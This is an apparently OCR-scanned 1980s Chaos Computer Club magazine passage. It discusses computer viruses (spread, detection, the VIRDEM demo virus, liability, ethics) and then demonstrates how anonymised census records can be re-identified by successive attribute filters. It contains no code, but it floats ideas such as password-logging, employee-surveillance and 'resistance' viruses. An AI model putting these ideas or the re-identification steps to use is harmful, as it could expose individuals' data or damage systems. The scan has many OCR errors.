Für das Opfer ist es von wesentlicher Bedeutung festzustellen, welcher Zweck mit einem Virenangriff verfolgt wird. Es kann hilfreich sein, festzustellen, ob bestimmte Daten zum Vor- oder Nachteil Dritter gezielt verändert wurden, um den Schaden, die Folgen und den möglichen Täterkreis einzugrenzen. Handelt es sich "nur" um eine ungezielte Verseuchung, so kann womöglich eine hinterlistige Sabotage zum Vorteil Dritter ausgeschlossen werden.

Auf dem CCC'86 berichteten Teilnehmer über verschiedene Manipulationsaufgaben von Viren. So gibt es Viren, die Daten aus unzugänglichen Speicherbereichen in für den Anwender zugängliche kopieren. Es wurde von einem Viren berichtet, der über jedes infizierte Programm eine "LogDatei" anlegt, in der notiert wird, wer wann mit welchem Kennwort dieses Programm benutzt hat. Weiter wurde von Viren berichtet, die Programme und/oder Daten zerstören bzw. verfälschen. Sie finden vorwiegend in Freeware und Raubkopien Verbreitung.

Der Schaden und/oder Nutzen eines Virus hängt vom Entwickler bzw. dem Verbreiter eines Virus ab. Wohl die Hauptursache für "Reue" sind schlechte soziale Bedingungen für Programmierer. Daneben fordern Neid, Müllgünst und Ohnmacht die Bereitschaft zum böswilligen Vireneinsatz. Die Hauptgefahr sieht Rüdiger Dierstein (DFVLR) im vorsätzlichen Handeln. Die Wahrscheinlichkeit durch Spieltrieb ("Mal sehen was passiert") ein System zu infizieren, stellt ebenso ein Risiko dar. Statistisch unwahrscheinlich ist für Dienstleistungen auch die unabsehbare Generierung von Computerviren auf dem eigenen DV-System, zum Beispiel durch eine Ansammlung zufälliger Speicherreste.

## Auch positive Ansätze

Inwieweit Computerviren auch zu positiven Aufgaben eingesetzt werden können, hängt von der Isolation des betroffenen DV-Systems ab. Zwar lassen sich Viren auch mit "guten" Eigenschaften versehen, wie z.B. eine Routine, die Daten komprimiert und dadurch den Speicherbedarf senkt. Jedoch kann auch ein solch "guter" Virus bei unkontrollierter Verbreitung für Ärger sorgen.



Vorteilhaft ist die Verbreitungseigenschaft nur, wenn nachträglich in alle Programme zusätzliche Funktionen eingebaut werden sollen. Dieses könnte z.B. ein Virus sein, der die Programme um eine Kennwortabfrage erweitert. Möglich ist auch ein Virus zur Mitarbeiterkontrolle. Einmal ausgesetzt, liefert dieses Virus fortan genaue Nutzungsdaten der Mitarbeiter. Damit lassen sich Unregelmäßigkeiten in der Anwendung erkennen ("ZimmermannVirus").

## Viren als Diebstahlschutz

Rechtlich womöglich zulässig, aber dennoch fragwürdig, sind Viren als Diebstahlschutz. Softwareanbieter wären in der Lage, auf Messen ihre Programme mit Viren zu versehen, um dadurch nach einer Entwendung der Software den Verbreitungsweg von Raubkopien zu verfolgen.

## Vireneigenschaft als Architekturprinzip?

Viren mit kontrollierbaren Verbreitungswegen können positiv genutzt werden. Inwieweit die virulente Eigenschaft, neue Architekturen in der Gestaltung von Betriebssystemen und Programmen ermöglicht, ist noch unbekannt.

## Erkannte Verbreitungswege von ComputerViren

## Risikogruppe Personalcomputer

Derzeit sind alle Personalcomputer für einen Virenbefall prädestiniert. Zum einen verwenden viele Anwender Computer mit weit verbreiteten Betriebssystemen (z.B. MS-DOS), zum anderen tauschen viele der Anwender ihre Programme untereinander und leisten der "Verseuchung" dadurch Vorschub.

## Verschleppte Seuche

"Häufiger Diskettentausch mit wechselnden Partnern birgt ein hohes Infektionsrisiko". Die bei Personalcomputern am häufigsten bekanntgewordene Verbreitungsform von Viren findet auf Disketten statt. Congressteilnehmer bestätigten, daß Freeware (Programme zum Tauschen) bisher häufig als Seuchenträger mißbraucht wurden. Dies wirft leider ein schlechtes Licht auf eine an sich positive Form der Softwareverbreitung.

## Vorsätzliche Sabotage

Herkömmliche Personalcomputer bieten oft keinen Schutz gegen Fremdbenutzung. An den Stellen, wo technische Hilfsmittel (Schlosser, Chipcard) den Zugriff begrenzen, können sich Saboteure die menschliche Unzulänglichkeit zunutze machen. Wird ein Virus in einem Spielprogramm versteckt, reicht es die Diskette in die Nähe der DV-Anlage zu bringen. Irrendem Neugieriger wird das Spiel leichtsinnigerweise ausprobiert.

Viren können über jede zugängliche Eingabeschneidstelle in eine DV-Anlage gelangen. Dieses könnte die Konsole eines unbeaufsichtigten Terminals sein oder eine Fernzugriffsmöglichkeit wie die Fernwartung. Es ist auch denkbar, ComputerViren versteckt in einem zum Abruf angebotene Telesoftware, etwa aus dem Bildschirmtextsystem, auf den eigenen Rechner zu laden.

DS Seite Nein

Viren sind bei ihrer Ausbreitung nicht auf Schwachstellen oder verdeckte Kanäle angewiesen. Ist ein Virus erst einmal in ein DV-System gelangt, breitet es sich auf den legalen Plätzen der Benutzer aus. Wird das Virus als wichtige Utility (Hilfsprogramm) gekennzeichnet, so steigt womöglich das Bedürfnis der Anwender dieses Programm zu testen. Auf diesem Wege wird das Virus in alle Zugangsbereiche des jeweiligen Anwenders und/oder des Programmes verschleppt.

## Schutz vor Viren

"Viren sind dann gut, wenn der Entwickler des Virus das Serum nicht entwickeln kann", so ein Teilnehmer des CCC '86.

## Isolierte Systeme

Isolierte Systeme bieten Saboteuren wenig Angriffsmöglichkeiten. Ein isolierter Personalcomputer kommt jedoch selten vor. So werden beim Militär die Wechselsplatten (u.a. Wang 20MB) aus der Zentraleinheit herausgenommen und im Tresor verschlossen. Aber auch dort besteht die Gefahr, daß dem Anwender ein infiziertes Programm untergeschoben wird.

## Keine "fremden" Programme

Einfach, aber unpraktisch ist die Methode keinerlei Fremdsoftware auf dem Rechner zu starten, geschweige denn einzusetzen. Beim Kauf originalversigelter Programme ist eine Gefährdung im Prinzip weitgehend ausgeschlossen. Kommerzielle Anbieter können es sich aus haftungstechnischen Gründen nicht leisten, Software mit virulenten Eigenschaften zu vertreiben.

## Gefahr des Verschleppens

Es ist möglich, daß ein Virus von einem infizierten System durch den Servicehändler verschleppt wird. Ebenso ist unklar, inwieweit anderserspezifische Programmpakete nicht durch Fahrlässigkeit des Händlers oder Herstellers verseucht sein könnten. Vorsicht ist geboten bei Programmen, die z.B. aus Mailboxsystemen geholt oder von "Freunden" kopiert wurden. "Einem Programm- und damit letztlich dem ganzen DV-System - kann man nur genau soviel und genau so wenig Vertrauen schenken, wie dem, der es geschrieben hat". Zu dieser Erkenntnis kam der DATENSCHUTZBERATER (10/85).

## Vorsätzliche Manipulation

Da von den Herstellern kaum technische Zugriffssbeschränkungen angeboten werden und diese auch nur selten von den Anwendern genutzt werden, stellt die Überwachung der befugten Rechnernutzung ein bis heute nicht gelöstes Problem dar. Neben Zugriffsmöglichkeiten durch Dritte sollte der Schutz vor böswilligen Mitarbeitern nicht vergessen werden. Sicherheitssensible Leiter von Rechenzentren lassen ihre Programmierer bei Ausspruch der Kündigung nicht mehr an die Rechner und ändern alle relevanten Fernzugriffsmöglichkeiten.



DS Seite Zeen

## Schwer erkennbare Verseuchung

Um ein Virus zu erkennen, muß festgestellt werden, ob das mutmaßliche Virus andere Programme infiziert. So einfach diese Regel ist, so schwer ist es, sie zu befolgen. Tatsache ist, daß man Programme schreiben kann, von denen nicht feststellbar ist, ob sie sich wie ein Virus verhalten oder nicht.

Bei geschickter Programmierung fallen Viren auch nicht durch langsamere Lade- oder Laufzeiten der Programme auf. Viren mit hoher Rechenzeit können lokalisiert werden. Klar sollte jedoch sein, daß bei aller Sucherei ein einziges überlebendes Virus in den Datenbeständen genügt, um die Infektion erneut zu starten.

Vergleichsverfahren zwischen gesicherten Programmen und den auf aktuellen Festplatten gespeicherten Programmbeständen ermöglichen das Erkennen von Unterschieden wie Länge und Inhalt. Das die "Seuche" auslösende Programm kann aber schon vor Monaten in die gesicherten Datenbestände übernommen worden sein. Die Verbreitung kann dadurch jederzeit wieder gestartet werden.

An dieser Stelle sollte erwähnt werden, daß Viren häufig sind, alle Schreibschutzattribute (Ausnahme: Hardwareschreibschutz an der Diskette), Datums- und Namensattribute zu ignorieren, beziehungsweise wieder herzustellen. Ein infiziertes Programm muß auch nicht unbedingt seine gedankte Länge anzeigen; ein für den C64 entwickelter Virus (ausicht die ursprüngliche Länge im Verzeichnis geschickt vor).

Eine Hilfe für Anwender ist ein hardwaremäßiger zuschaltbarer Schreibschutz für Festplatten. Damit könnte geprüft werden, ob Programme, die nur eine Leseberechtigung haben, unberechtigt auf die Festplatte schreiben wollen. Dies ist eine Möglichkeit, bei der Installation neuer Software das Verhalten der Programme zu überprüfen. Gegen Viren, die sich erst mit Verzögerung verbreiten, hilft diese arbeitsintensive Methode jedoch nur bedingt.


## Hilfe durch "Kontrolldatei"

Eine begrenzte Möglichkeit sahen Congresssteine mer darin, über ihre Datenbestände eine Prüfsumme anzulegen. Bei einem Virenbefall würden dann die infizierten Programme erkannt werden. Jedoch muß bei dieser Methode eine vollständige Isolation der Prüfprogramme gewährleistet sein. Ein Virus könnte sonst Prüfsumme oder Prüfprogramm gezielt angreifen.

In diesem Zusammenhang erhielten wir von Ralf Burger Hinweise über ein "Schutzprogramm" (MS-DOS), welches unter anderem auf der Basis von Kontrolldateien arbeitet. Sobald dieses Programm seine Funktionssicherheit unter Beweis gestellt hat, werden wir darüber berichten.

## Was tun Wenn?

Ohne einen umfassenden vorbeugenden Schutz vor Computerviren ist es bei einem Virenbefall um die entsprechende Datenverarbeitungslänge schlecht bestellt. In jedem Fall sollte keine Software mehr verbreitet werden. Ebenso müssen alle Tauschpartner umgehend informiert werden. Weiterhin sollten alle Datenbestände von den Programmen getrennt gesichert werden. Die "verseuchten" Programmbestände müssen isoliert werden und dürfen keinesfalls mehr mit dem System genutzt werden.



Die Entschärfender

Unter Umständen läßt sich aus den "verseuchten" Programmbeständen das Virus und deren Manipulationsaufgabe isolieren. Gelingt dies, so besteht Hoffnung, den ordnungsgemäßen Stand der manipulierten Daten wiederherzustellen. Andernfalls sind die vermutlich manipulierten Datenbestände Grundlage für den weiteren Betrieb der DV-Anlage.

Zur Verarbeitung der Daten wird eine vollständig neue Programmbereichfläche benötigt. Deshalb sollten alle Programme erneut von den Herstellern angefordert werden.

Anzumerken sei an dieser Stelle, daß der Geschädigte den Schaden eines Virenbefalls selber tragen muß, wenn er den "Saboteur" nicht überführen kann. Dies ist auch Voraussetzung für die Inanspruchnahme üblicher "Mißbrauch-Versicherungen". Ein lückloser Schuldnachweis ist jedoch bei Computerviren kaum möglich.

## Mehr Forschung und Information

KES (4/85) ruft zur Intensivierung der Forschung auf diesem Gebiet auf. Forschungsergebnisse sollen zukünftige Entwicklungen von Abwehrmaßnahmen ermöglichen. Ziel ist es, die Risikoschwelle (schnellere Entdeckung) für den Eindringling zu erhöhen. Weiterhin wurde dort die Erstellung eines Sotri-Maßnahmen-Katalogs gefordert. Das spiegelte sich auch in den Beiträgen der Congresssteine wieder. Konsens des Congresses ist, daß nur durch Aufklärung und Information ein Bewußtsein für die se-Entwicklung gefördert werden kann und muß. Der CCC wird dieses Thema auf einem II. PC-VirenForum im April weiterbehandeln.


## Teil 3

## Das Demoprogramm

## VIRDEM.COM (MS-DOS)

Auf dem CCC '86 wurde im Rahmen des VirenForums ein Demovirus vorgestellt. VIRDEM.COM wurde von Ralf Burger entwickelt, um die Möglichkeit eines gefahrlosen Arbeitens mit Viren zu bieten. Das Demoprogramm mit Hinweistexten ist von der Redaktion zu beziehen (MS-DOS 360KB Disk oder über Btx als Telesoftware). Das Programm verdeutlicht, wie hilflos ein Anwender gegenüber Computerviren ist, wenn er nicht entsprechende Sicherheitsvorkehrungen trifft.

Das Programm VIRDEM.COM ist ein relativ harmloses Virus, das Programme nicht zerstört und nur auf Diskettenlaufwerk A zugreift. Das Virus erweitert seine Wirtprogramme um eine zusätzliche Funktion. Außerdem mutiert das Virus seine Funktion bis zur 9. Generation.



Die Datenabfuhr

Die Funktion des Virus ist ein Ratespiel. Beim Start eines infizierten Programmes meldet sich das Virus "VIRDEM Ver. 1.0 (Generation 7) aktiv" und fragt eine Zahl ab. Je nach Virengeneration liegt diese Zahl zwischen null und neun. Bei einer Fehleingabe wird das Wirtsprogramm nicht ausgeführt.

VIRDEM.COM wurde entwickelt, um allen MS-DOS Anwendern die Möglichkeit zu bieten, sich mit Computerviren zu beschäftigen, ohne den Gefahren eines unkontrollierten Virenbefalls ausgesetzt zu sein. Sofern die Handhabungshinweise beachtet werden, besteht keine Gefahr einer unbeabsichtigten Verbreitung.

Die Redaktion geht davon aus, daß nur mit sehr hohem Aufwand weitere bösartige Manipulationen in den DemoVirus eingebaut werden können. Achten Sie trotzdem darauf, aus wessen Händen Sie das Demovirus erhalten. Die Redaktion versendet auf Wunsch die Originalvirendiskette versiegelt.

## Teil 4

## Juristische Hinweise

## zum Umgang mit Computerviren


Die Thematik juristischer Konsequenzen beim Umgang mit Computerviren wurde im Rahmen des VirenForums nicht detailliert behandelt. Die Diskussion auf der CLINCH-Mailbox zeigt allerdings eine unerwartete Resonanz zu diesem Thema. Im folgenden einige Auszüge.

## Experimente mit Computerviren

Experimente mit Computerviren bedürfen einer gewissen Sorgfaltspflicht. Gewissenhafte Programmierer sollten sich nicht dem Vorwurf unlauterer Absichten fahrlässig aussetzen.

"Man sollte auf jeden Fall darauf achten, daß man keine Programme weitergibt, die ohne weiteres Zutun Dritter die wesentlichen Eigenschaften eines Virus entwickeln. Desweiteren sollte man Virus-Programme sicher aufbewahren, damit man dem Vorwurf entgegen, man habe einen späteren Täter damit zur Anwendung anleiten wollen. Ferner ist dafür Sorge zu tragen, daß es demjenigen, der aus einem weitergegebenen SOURCE-CODE schließlich das Virus-Programm generiert, nicht erspart bleibt, einen ausführlichen Hinweis auf die Gefährlichkeit des Programmes, sowie die Tatsache, daß der Autor ein Inverkehrbringen desselben ablehnt, zur Kenntnis zu nehmen."

DS Seite Eljah



## Haftungsrechtliche Fragen

Eine der wichtigsten Fragen im Umgang mit Viren sind haftungsrechtliche Konsequenzen. Wir möchten hier nur einige Beispiele für denkbare Ansprüche der Opfer von Viren nennen und auf beweisrechtliche Probleme nicht weiter eingehen.

Für Fehler (Bugs) in kommerziell verbreiteter Software haftet der Hersteller. Dieser Grundsatz deckt teilweise auch diejenigen Schäden ab, die durch die Anwendung grob fehlerhafter Programme entstehen. Selbstverständlich sind nur die Programmversionen von dieser Maxime gedeckt, die der Hersteller offiziell ausgeliefert hat. Demnach haftet der Hersteller schon dann nicht mehr in vollem Umfang, wenn der Anwender sich die Programme auf illegale Weise verschafft hat (Industriespionage, Softwarepiraterie) oder eine Version des Programms benutzt, die sich in der Struktur wesentlich vom ausgelieferten Original unterscheidet. Fazit: Keine Haftung des Herstellers bei Schäden durch verseuchte Programme.

Der für die Verbreitung eines Virus Verantwortliche muß nicht nur für die Kosten aufkommen, die (wenn überhaupt möglich) die Wiederherstellung der Software erfordert, sondern auch für die durch die übrigen Aktivitäten des Virus entstandenen Schäden. Diese können die Schäden in der Software weit übersteigen, ja möglicherweise einen Umfang annehmen, den keine Privatperson mehr abdecken kann."


## Strafrechtliche Aspekte

Das größte Problem für den Entwickler von Viren ist die strafrechtliche Relevanz seines Handelns. Das Entwickeln und anschließende Verbreiten eines Programms ist solange nicht strafbar, wie sich keine Straftatsbestände finden lassen. Da der Entwickler beim Virus am Schadenseintritt wiederholt mittelbar beteiligt ist, kommt hier Anstiftung oder Beihilfe zu den einschlägigen Straftaten in Betracht (allerdings bekanntlich mit derselben Strafdrohung, wie die Haupttat). Hier einige Leitsätze, die eine Hilfestellung geben können:

"Das Verhalten desjenigen, der einen Virus verbreitet (oder verbreiten läßt) ist dann strafbar, wenn er den Eintritt eines Schadens verursachen will. Eine Strafbarkeit ist auch dann anzunehmen, wenn der Schadenseintritt für wahrscheinlich gehalten und nichts zu dessen Abwendung unternommen wird. Problematischer ist der Fall, wenn ein Dritter, der die Virus-Routine erstmals vom Entwickler erhalten hat, sich entsprechend der ersten beiden Leitsätze strafbar macht. Hier könnte der Entwickler dann mit zur Verantwortung gezogen werden, wenn dieser mit der Reaktion des Dritten rechnen konnte.

Die Folgen des Einsatzes von Computerviren sind unabsehbar und im Falle erfolgreicher Ermittlungen vom Verursacher zu tragen. Inwieweit der Entwickler zum Kreis der Verursacher zu rechnen ist, hängt vom Einzelfall ab; aufgrund seiner Kenntnisse obliegt ihm aber sicherlich eine besondere Sorgfaltspflicht."

Soweit einige Hinweise für experimentierfreudige Programmierer. Wer Viren vorsätzlich auf fremden Computern ohne Zustimmung des Eigentümers verbreitet, verstößt gegen eine Reihe von Gesetzen. Die strafrechtlichen Hinweise erscheinen uns unter Berücksichtigung der drohenden haftungsrechtlichen Ansprüche fast schon als sekundär.



## Veröffentlichung von Computerviren

Mailboxbetreiber, die Viren in ihren Systemen zum Abruf anbieten, sollten die Diskussion im Brett "Rechtswesen" der CLINCH-Mailbox beachten. Dort werden weitere Hinweise auf die Problematik der Veröffentlichung von Viren gegeben.

"Eine Strafbarkeit (und zivilrechtliche Haftung) wegen der Veröffentlichung von Virusprogrammen unter dem Gesichtspunkt der Anstiftung zur Datenveränderung (etc.) sollte ausgeschlossen sein, wenn kein - auch versteckter - Vorsatz gemacht wird, dieses Programm ohne Einwilligung auf fremde Computer zu portieren. Zusätzlich würde ich sicherheitshalter empfehlen, ein Virusprogramm nur zusammen mit einer erkennbar ernstgemeinten Warnung vor den tatsächlichen und rechtlichen Folgen einer Portierung des lauffähigen Programms zu veröffentlichen. Bei Beachtung dieser Empfehlung halte ich die Veröffentlichung von Virusprogrammen insoweit für (rechtlich) unbedenklich."

Wer mit Viren experimentiert, sollte sich der rechtlichen Konsequenzen bewußt sein. Nicht nur der öffentliche, sondern auch der vorsichtige Mensch behält seine Viren daher vielleicht besser bei sich.

### Teil 5

## Ansichten und Einsichten

### der Diskussion im PC-Virenforum

"Ich verfluche den Tag, an dem ich mir eine Festplatte zugelegt habe!" Erste Reaktionen auf das Wissen um Computerviren. Während im ersten Block des Virenforums hauptsächlich sachliche Informationen über Computerviren vermittelt und von den Teilnehmern ergänzt wurden, war für den zweiten Teil eine Diskussion über die Folgen und den Umgang mit Computerviren geplant.

Als die Bayrische Hackerpost im Frühjahr 1985 erstmals über Computerviren berichtete, stand die Computervirus-Woche und verglich Hacker mit der RAF. Eine Panikreaktion. Derartige Informationen aus solch einer Ecke sind wohl eher geeignet, kriminelle Potentiale zu entwickeln, war die Schlußfolgerung der ComputerWoche. Das Unverständnis, dieses Thema zu bewältigen, führte zum Aufbau eines Feindbildes. Solchen Auswüchsen wollte sich der CCC in seiner Informationspolitik nicht aussetzen. Deshalb setzte schon Mitte '86 eine Diskussion über ethische Fragen beim Umgang mit Computerviren ein. Ziel unserer Informationspolitik sollte nicht "Pankmache" oder das Herausbeschwören einer Gefahr sein, sondern eine öffentliche Diskussion zur Vermittlung eines gesteigerten Unrechts- und Problembewußtseins. Der Chaos Communication Congress wurde als Forum beschlossen. Der Congress bietet eine Atmosphäre des Miteinanders, etwas, das auf kommerziellen Veranstaltungen unmöglich ist: offene Diskussion ohne Vorbehalte.


Im wesentlichen stellte sich die Frage: wie weit geht die Informationspolitik? Setzen wir uns bei der Veröffentlichung eines SOURCE-CODES dem Vorwurf aus, Bauleitungen für logische Bomben zu verbreiten? In wieweit regen wir Nachahmungskünstler an? Stellt schon eine detaillierte Veröffentlichung dieses Wissens eine Gefahr dar? Hier ergaben sich die unterschiedlichsten Betrachtungen.

Festzustellen war, daß Programmierer von Computerviren mit ihrem Wissen bisher sehr verantwortungsvoll umgehen. Viele von ihnen fragen sich, was sie überhaupt damit machen sollten. Die Skrupel vor dem Vireneinsatz sind unterschiedlicher Natur. Ein Programmierer meinte: "Ich habe soviel Arbeit investiert, jetzt will ich auch sehen, was passiert" (auch die Atomprobe wurde ausprobiert werden). Überwiegend sprachen die Congress-Teilnehmer sich gegen die biolte Veröffentlichung von Programmquellcode aus. Und wenn, dann nur mit eindeutigen Informationen über die Folgen und den Umgang mit Computerviren. Einzelnen erschienen schon die Beschreibung "überschreibender" und "nichtüber-schreibender" Viren als zu detailliert. Fast durchgängig forderten die Teilnehmer eine offene Informationspolitik. Die freie Forschung im Sinne des "Free Flow Of Information Act" soll helfen, positive Ansätze zu entwickeln.

"Veranstaltungen wie der CCC'86 erzeugen keine entscheidende Veränderung beim Umgang mit Computern. Sie vermitteln eher ein Bewußtsein von der Tragweite des Handelns" formulierte ein Teilnehmer. Bisher wird, was Computerviren betrifft, der Kreis der "Informierten" noch als sehr klein eingeschätzt. Daß detaillierte Informationen über Computerviren Nachahmungsstärker anlocken, muß in Kauf genommen werden, wenn der schleichenden Entwicklung entgegengearbeitet werden soll. Die Geschichte hat gezeigt, wie gefährlich es ist, Sicherheitsfragen von der offenen Diskussion unter Fachleuten auszunehmen. Die Affäre um Sicherheit und Unsicherheit des Geheimcodes der deutschen Führung im zweiten Weltkrieg ist als abschreckendes Beispiel oft genug erwähnt worden. Vielmehr erwarten Congressteilnehmer die Einleitung einer öffentlichen Diskussion über die "Restrisiken" neuer Technologien. Gerade die Popularität des CCC, der seit jeher technikkritische Themen erörtert, soll helfen, dieses Thema einer offenen Diskussion zuzuführen.

Erstaunlich waren Thesen über "Widerstands-Viren". So sahen einige Congressteilnehmer in Computerviren ein legitimes Mittel zum Volkswiderstand gegen unmenschliche, zentralisierte Grossrechenzentren. Auch deuten einige Hinweise aus der Szene auf einen Virusangriff gegen die Volkszählung hin. Parallelen zum Science Fiction-Roman "Der Schockwellenreiter", in dem John Brunner (Heyne SF 3667) schon 1975 das Bild einer computerabhängigen Welt zeichnete, die durch ein "Wurmprogramm" befreit wird, sind erkennbar.

Frankreich entschied sich im Gegensatz zur BRD bewußt gegen die Einführung eines maschinenlesbaren Ausweises. Der Grund: Demokratische Systeme benötigen einen Spielraum, der Widerstand gegen diktatorisches Takeover ermöglicht. So wurde die Forderung laut, dieses technisch spezialisierte "Herfischwissen" auch als "Widerstandswissen" zu fördern. Dem entgegen stand der überwiegende Teil der Besucher mit der Auffassung, daß Hacker sich nicht außerhalb der Gesetze stellen wollen, sondern eher einen Spielraum ausnutzen, um auf Gefahren aufmerksam zu machen.




Weitgehend unberücksichtigt blieb in den Diskussionen das Potential krimineller Kräfte, die sich Vorteile durch den Einsatz von Viren verschaffen könnten. Weiterhin dürfen politische Gegner, sowie Geheimdienste und terroristische Gruppen bei der Gefahreneabschätzung nicht vergessen werden. Wo ökonomische oder ideologische Beweggründe vorliegen, ist die Gefahr einer Virus-Attacke weitaus wahrscheinlicher als aus den Reihen der privaten Computeranwender. Diese handeln viel eher verantwortungsbewußt.

So wurden Forderungen laut, daß Computersysteme, die personenbezogene Daten verarbeiten oder hochkritische Steuerungsfunktionen (z.B. in Atomkraftwerken) übernehmen, absolut virusresistent sein müssen. Andernfalls darf man derartige Aufgaben nicht solchen anfälligen Technologien überantworten. Weiterhin muß eine ethische Barriere gegen den Computereinsatz, aber auch gegen den laffässigen Computergebrauch aufgebaut werden. Folgend sollen Forschungsergebnisse die Entwicklung von Abwehrmechanismen ermöglichen. Die Erhöhung der "Riskschwelle" (schnellere Entdeckung) ist jedoch nur eine technische Hilfe, die weiterhin ein "Restrisiko" aufweist.


"Das Problem sind nicht die Computerviren, sondern die Katastrophen, die durch die Abhängigkeit von Technologien entstehen", so die Schlußfolgerung eines Congress-Teilnehmers. Nach Jahren bedenkenloser Technologieläufigkeit forderten die ersten technischen Mega-Katastrophen (Bhopal, Tschernobyl, Basel) ihre Opfer. Der CCC fordert seit langem eine sozialverträgliche Gestaltung von Technologien. Die unverträgliche Verbraucherkontrolle bei Mißbrauch von Bildschirmtext oder Eurocheckkarten waren einige kritische Ansätze aus der letzten Zeit. Die Computerviren stellen nun eine neue, äußerst brennende Erscheinung im Kraftespiel moderner Techniken dar. Wissenschaftler erörtern seit einiger Zeit "The Ultimate Error Message", den Weltkrieg durch einen Computerfehler.

Die Aufarbeitung des CCC-Congress 86 anhand einer Videodokumentation zeigt bisher unerörtere Bereiche auf. Die Redaktion geht davon aus, daß in den nächsten Monaten weiteres Material über Computerviren veröffentlicht wird. Der CCC veranstaltet daher am 18. und 19. April '87 ein weiteres Virenum Forum. Ein Anmeldeformular erscheint in der DATENSCHLEUDER 19. (Zum April wird auch die Videodokumentation über den CCC'86 fertiggestellt sein.)





ANNUAL SUBSCRIPTION  
\$20.00 PER COPY  
WRITE TO: 2600 P.O. Box 752 Middle Island, NY 11953-0752



"It's the Defense Department. They're calling around the neighborhood to see if anyone can help them figure out why every one of their mistakes keeps overriding their commands and aiming themselves at Mrs. O'Reilly's house down the block."

## Für eine Handvoll Daten

De-Anonymisierung des gezählten Volkes

Es begab sich aber zu der Zeit, daß ein Gebot ausging von dem Kaiser Augustus, daß alle Welt sich schätzen ließe (Chaos-Textbaustein 42). So wurde zu biblischen Zeiten die Tatsache dokumentiert, daß jede Regierungsform Informationen über die Regierten benötigt, also Daten, anhand derer man Entscheidungen für die Zukunft treffen kann. Dieses legitime Bedürfnis findet sich heutzutage wesentlich prosaischer formuliert im Volkszählungsge- setz wieder: Indulia (Textbaustein aus dem CDU- Textsystem, bedeutet "in diesem unseren Lande") werden traditionell Erhebungen durchgeführt, die aufschlußreiche Daten zur Befriedigung des Informationsbedürfnisses der Behörden und der Wirtschaft liefern sollen. Bekanntlich wurde - nach großen öffent- lichen Protesten - die ursprünglich für 1983 vorgese- hene Volkszählung durch ein Urteil des Bundesver- fassungsgerichtes gestoppt und den Verantwortlichen eine künftige Zählung machbar sei.  
Es sei zu "prüfen, ob eine Totalerhebung trotz einer inzwischen fortgeschrittenen Entwicklung der stati- stischen und sozialwissenschaftlichen Methoden noch verhältnismäßig ist" (BVerfG '83, Seite 59). Darüber hinaus bedürfte es einer "möglichst frühzei- tigen, faktischen Anonymisierung, verbunden mit Vorkehrungen gegen eine Deanonymisierung".


(BVerfG '83, S. 52/53). Interessant ist die Forderung des Gerichtes nach öffentlicher sachlicher Informa- tion auch über die Art der statistischen Datenverar- beitung, "da Abschottung statt Information zu Miß- trauen und mangelnder Kooperationsbereitschaft führen würde" (BVerfG '83, S. 54).  
Jetzt stellt sich natürlich die Frage, was der CCC mit der ganzen Sache zu tun hat. Nun, erstens interessiert die Redaktion von vornherein alles, was irgendwie nach Mißbrauch von Macht mittels des Werkzeuges Computer riecht. Zweitens ist so ein Urteil des Bun- desverfassungsgerichtes ja ganz nett, aber wenn die Kontrollinstanzen fehlen, welche die Durchführung eines solchen Urteils überwachen, ist Jedermann auf- gerufen, das Seine dazuzutun, um Schaden von die- sem unseren Volke abzuwenden. Drittens haben wir im Rahmen des Chaos Communication Congress 1986 Material erhalten, das uns geradezu verpflich- tet, tätig zu werden.

Am Institut für Informatik der Universität Hamburg wurden in den letzten Monaten umfangreiche Stu- dien durchgeführt, die zweifelsfrei belegen, daß die mit der Volkszählung 1987 gewonnenen Daten, entge- gen der eindeutigen Forderung des Verfassungsge- richtes, eben nicht "faktisch anonym" sind, sondern sehr wohl und recht einfach eine Identifizierung des Dateninhabers ermöglichen. Den - wahrscheinlich neuen - Begriff des DATENINHABERS benutzen wir hier sehr bewußt, um deutlich zu machen, daß es in einer Informationsgesellschaft auch ein Grund- recht auf informationelle Selbstbestimmung geben muß. Und das fängt eben damit an, daß jeder Einzel- ne selbst bestimmt, wer welche Daten über ihn sam- melt und benutzt.

Die unter der Leitung von Professor Klaus Brunn- stein durchgeführten Versuche zeigen erschreckend deutlich, mit welch einfachen Mitteln es möglich ist, aus den angeblich anonymisierten, d. h. nicht mehr personenbezogenen Daten wieder personalisierte Daten zu machen. Grundlage der Versuche war eine künstliche Volkszählungsdatei, die ausschließlich Daten enthielt, wie sie bei der Zählung 1987 anfallen werden, ohne die momentan laufende Stammdate- nerhebung bei den Hausbesitzern und Arbeitgebern auch nur annähernd einzubeziehen, so daß letztlich die Angaben, die jeder einzelne von uns macht, es ermöglichen, wieder auf jeden Einzelnen zu schlie- ßen.

Brunnsteins Studie zeigt eindeutig, daß es mit einem einfachen Werkzeug, wie dem Datenbanksy- stem DBase III unter MS-Dos, möglich ist, mit weni- gen Filtervorgängen ganz konkrete Einzelpersonen aus einem Datenberg von 100 000 Datensätzen her- auszufischen. Bei 60 Millionen Datensätzen braucht man halt nur eine größere Festplatte und entspre- chend mehr Zeit.

Wir wollen die Vorgehensweise zur Reanonymisie- rung von Volkszählungsdaten anhand eines Beispiels deutlich machen: Zielgruppe des Versuchs sind 46- jährige Männer aus der Bürobbranche. Unser erster Schritt ist also konsequenterweise der, zuerst nach dem Geburtsjahr zu filtern. Es bleibt eine Datei mit 915 Personen übrig, die 1940 nach dem Stichag der Volkszählung geboren wurden. Diese Datei filtern wir nach dem Geschlecht und erhalten eine Datei mit 443 Personen, die wir auf das Merkmal Erwerbstätig- keit prüfen. Übrig bleiben 386 männliche Erwerbstät- ige von 46 Jahren. Bürokräfte haben die Schlüssel- nummer 78, also suchen wir jetzt danach und erhalten eine Datei, die nur noch 26 Personen enthält. Wir



Die Datenfinden

sollten uns dabei deutlich vor Augen halten, daß wir nur drei Merkmale brauchen, um aus 100 000 Daten- sätzen einige wenige herauszufischen. Der nächste Schritt besteht darin, die "Wirtschaftsbeziehung" zu sondieren. Wir erhalten elf Datensätze, die wir auf das Merkmal Schulabschluß prüfen. Ergebnis: fünf Volks- bzw. Realschüler. Zusätzlich fragen wir, wer davon einen Berufsabschluß hat, übrig bleiben drei Kandidaten.

